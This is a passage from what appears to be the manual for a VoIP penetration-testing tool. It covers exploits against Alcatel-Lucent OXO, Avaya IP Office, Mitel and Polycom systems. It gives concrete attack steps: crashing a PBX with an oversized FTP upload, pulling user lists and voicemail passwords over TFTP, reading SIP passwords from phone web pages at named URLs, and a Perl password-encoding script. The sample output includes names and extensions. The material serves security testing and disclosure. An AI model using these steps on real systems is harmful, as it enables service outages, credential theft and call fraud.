Error message that could arise


IP Phone seems to be down (retry a second time be sure that it's not a timeout due to some delay).

```
Unable to ping Phone Ip address: 64.201.187.250
```

Unable to connect to web server (either web server unavailable or bad authentication).

```
Aastra phone IP address:64.201.187.249
Error: Unable to get web page.
->error_as_HTML
```


Step 6: analyze results



Note: do not forget to save the (“File-> save scan results” as usual).

7.2- Alcatel-Lucent OXO: FTP Denial of Service

7.2.1- Description




- 1** Connect to FTP service with the default login/password
- 2** Send a file bigger then 200 Mo
- 3** Take notice of the OXO crash and wait a long time before it comes up

This issue has been verified on an OXO 8.0.


7.2.2- Run the exploit


Select the exploit from Launcher windows.



Once the applicative module window has come up, select a file to send to FTP Server (📁).

Beware, the file must be bigger than 250 Mo to crash the OXO.



As usual, once the OXO IP Address has been entered in windows configure area, the exploit could be launch through menu “File” or launch button ().


“Details” tab: provides information on the exploit himself.

“Positive results” tab: Nothing to wait there. Either the OXO is vulnerable to exploit and crash or not ...

“All logs tab”: provides all information FTP connexion to OXO server.

7.3- Avaya Ip Office Linux TFTP data disclosure

7.3.1- Description





- 1 Connect to TFTP service and ask for specific files
- 2 Get the files and analyze them

Go to <http://ipo.wikidot.com/tftps#toc21> for further information.

7.3.2- Run the exploit

Select the exploit from Launcher windows.




As usual, once the configuration information are provided, the exploit could be launch through menu “File” or launch button ().

“**Details**” tab: provides information on the exploit himself.

“**Positive results**” tab: Provides information about PBX use and configuration when TFTP connection is positive.

“**All logs tab**”: provides all status and information.



System informations

```

-----
Launch attack - System Informations
-----
mac="e4115b12d7be" type="IP0-Linux-PC" class="CPU" icon="0" ver="8.1.91 (6)" nam
e="STN PRIMAIRE" licensed="6" requiredLicense="6"
state="3"
-----END-----

```

Extension list

```

-----
Launch attack - Extension List
-----
122,D8065B8027A411DB868AE4115B12D7BE
121,F4A2778027A411DB868EE4115B12D7BE
123,AD21B00027AE11DB8076E4115B12D7BE
-----END-----

```

User list


```

-----
Launch attack - User List
-----
Durand, 122, , D8065B8027A411DB868BE4115B12D7BE
Dupont, 121, , F4A2778027A411DB868FE4115B12D7BE
Rouger, 123, , 659A6A0027AE11DB8068E4115B12D7BE
-----END-----

```

Voice mail password

If successful, the script will ask for a directory to save the password file and confirm that the exploit is successful.



```
-----
Launch attack - Voice mail Password
-----
Voice mail password file successfully created in /Users/cedricbaillet/isme/user_data/vmail4.txt
-----
END
-----
```

Once done, it is necessary to edit voice mail file to find the information (I did not know yet how to edit it through script. Strange format, so it must be handmade).

```
1 xNoUserD~08^z^U
2 a[xX
3 ~0yyyyyyyyyIkyyyyy?@0?aa\b8d^&SIPDefaultSIPDefaultSIPDefaultb
  . byyyya!bab<b
4 abyyya=b.Unknownh          b
  . A0Durand122 V1224321~0RestreintDupontDupont0['m0a[xX
5 ~0yyyyyyyyyIk0671710730yyy?@0?aaJb&d^122Durand122b
  . byyyytsa!bab<b
6 ab%yya=b.Unknownh          b
  . A0Dupont121 V1214321~0Protégé06fw'm0a[xX
7 ~0yyyyyyyyyIk0672805150yyy?@0?aa\b8d^&+33148037160Dupont+33148037160b
  . byyyytsa!bab<b
8 ab%yya=b.Unknownh          b
  . A0RougerBDF=123 V1232580~0DupontDupontej'@0h0[xX
9 ~0Pte,
  . "[yyyIk\yyy?@0?aaJb&d^123Rouger123b
  . byyyytsa!bab<b
10 ab\yya=b.Unknownh          b
  . A
```

 User extension

 Voicemail password

Other information to exploit: “config/password »

Returns binary config of station. Password must be encoded with the following script.

```
#!/usr/bin/perl -w

$s = $ARGV[0];
$ps1 = "";
$ps2 = "";

# $PASS:
# 0x10 for extension
```

```
# 0x11 for system unit

$PASS1 = 0x10;
$PASS2 = 0x11;

for($i=0; length($s) != 0; $s = substr($s,1)) {
    $c = unpack("C", $s);
    $nc = $c + $PASS1 - $i;
    $ps1 .= pack("C", $nc);
    $nc = $c + $PASS2 - $i;
    $ps2 .= pack("C", $nc);
    $i++;
}
print "User password: $ps1\nStation password: $ps2\n";
```

7.4- Mitel AWC: Unauthenticated command execution


7.4.1- Description

```
-----
Vulnerability: Unauthenticated command execution within Mitel's AWC
OSVDB-ID: 69934
EDB-ID: 15807
Date: 22/12/2010
Author: Procheckup
Website Link: http://www.exploit-db.com/exploits/15807/
Patch: yes


DESCRIPTION:
Mitel Audio and Web Conferencing (AWC) is a simple, cost-effective and
scalable audio and web conferencing solution supporting upto 200 ports.
ProCheckUp has discovered that the AWC web user interface is vulnerable
to an unauthenticated command execution attack.
Command execution allows Unix commands to be remotely executed with the
permissions associated with the web service account. No authentication
is required to exploit this vulnerability.
WORKAROUND
Ensure that the latest patches have been installed.
-----
```

7.4.2- Run the exploit


Step 1: To launch the attack interface, go to menu “Exploits -> Mitel awc: Unauthenticated command execution”.





Step 2: Select the type of information and enter AWC IP Address of the target.



Step 3: Launch attack
go to menu “File -> Launch exploit”



IF the server is not vulnerable, you should see that kind of message come up:



7.5- Mitel SIP Phone: Web GUI information disclosure

7.5.1- Description

```

-----
Vulnerability: MITEL IP Phone Web Interface Data Disclosure Vulnerability
CVE: Under declaration
Date: 23/11/2012
Author: Cedric Baillet
Tested on Version: 5330, 5340
Patch: unknown


DATA DISCLOSURE:
The data disclosure vulnerability has been found in section 'TempUserConfig1'
of Mitel IP Phone software. The vulnerability allows the attacker to disclose
the password of the SIP profile that is used to connect to ISP or PBX.
To exploit the vulnerability and disclose the data we need to access the web GUI
through this url http://address/TempUserConfig1.
By editing the source code, we are able to see account name, password and SIP
registrar fields in clear. All the needed information to spoof the identity
of the user are available ...


WORKAROUND
Disable the web interfaces as soon as possible.
Change default passwords.
Keep IP Address private (public networks are to avoid)
-----

```

7.5.2- Run the exploit

Select the exploit from Launcher windows.





As usual, once IP Address/Subnet has been entered, the script could be launch through menu “File” or launch button ().

“Positive results” tab: Contains SIP account information that have been identified by the exploit for specific IP addresses. A positive result should provide the following information:

- Caller ID
- Authentication name (SIP account)
- Password (SIP account)
- Proxy server
- Registrar server

“All logs” tab: contains all information on the tested IP addresses.



Saving of “all logs” tab information can be done through file menu or save button ().

7.6- Mitel XSS

7.6.1- Description

```

-----
Vulnerability: MITEL IP Phone Web Interface XSS Vulnerability
CVE: Under declaration
Date: 23/11/2012
Author: Cedric Baillet
Tested on Version: 5330, 5340
Patch: unknown


DETAILS:
Cross Site Scripting vulnerability has been found in « TempUserConfigAddNew »
(URL : http://TempUserConfigAddNew) and allow remote user to inject
arbitrary code.
Access Vector: Network exploitable.
Authentication: Required to exploit
Impact Type: Allows unauthorized modification


WORKAROUND
None
-----

```

7.6.2- Run the exploit

Select the exploit from Launcher windows:






As usual, once IP Address or subnet has been entered in windows configure area, the script could be launch through menu “File” or launch button ().

“Details” tab: provides information on the exploit himself.

“Positive results” tab: indicates that XSS possibilities have been found on specific IP addresses.

“All logs tab”: provides all information regarding the testing done by the script. They can be neutral, negative or positive.

Saving of “all logs” tab information can be done through file menu or save button ().



7.7- Polycom IP Phone Web Interface Data Disclosure Vulnerability

7.7.1- Description


```

Vulnerability: Polycom IP Phone Web Interface Data Disclosure Vulnerability
OSVDB-ID: 73117
EDB-ID: 17377
Date: 08/06/2011
Author: Pr0T3cT10n
Website Link: http://www.polycom.com
Tested on Version: ALL
Patch: unknown

DATA DISCLOSURE:
The data disclosure vulnerability found in the section of 'Lines' -> 'Line 1'
of 'Polycom IP Phone' software. The vulnerability allows the attacker to
disclosure the password of the username for the phone line that connected.
To exploit the vulnerability and disclose the data we need to access to the
'Polycom IP Phone' by this url 'http://address/reg_1.htm'.
Then we can see in the source code by the field 'reg_1.auth.password' and then
we see the magic! thats is the password for the username by the sip server.
Now if we already have the sip server, username and password so we can connect
to it with any softphone and make our calls.

WORKAROUND
Disable the web interfaces as soon as possible.
Change default passwords.
Keep IP Address private (public networks are to avoid


```



Note: if administrator has handled the vulnerability through work around configuration, the device may be still vulnerable to brute force. Do not forget to test it.

7.7.2- Using ISME to exploit the data disclosure


Step 1: To launch the attack interface, go to menu “Exploits -> Polycom SoundPoint Web Disclosure”



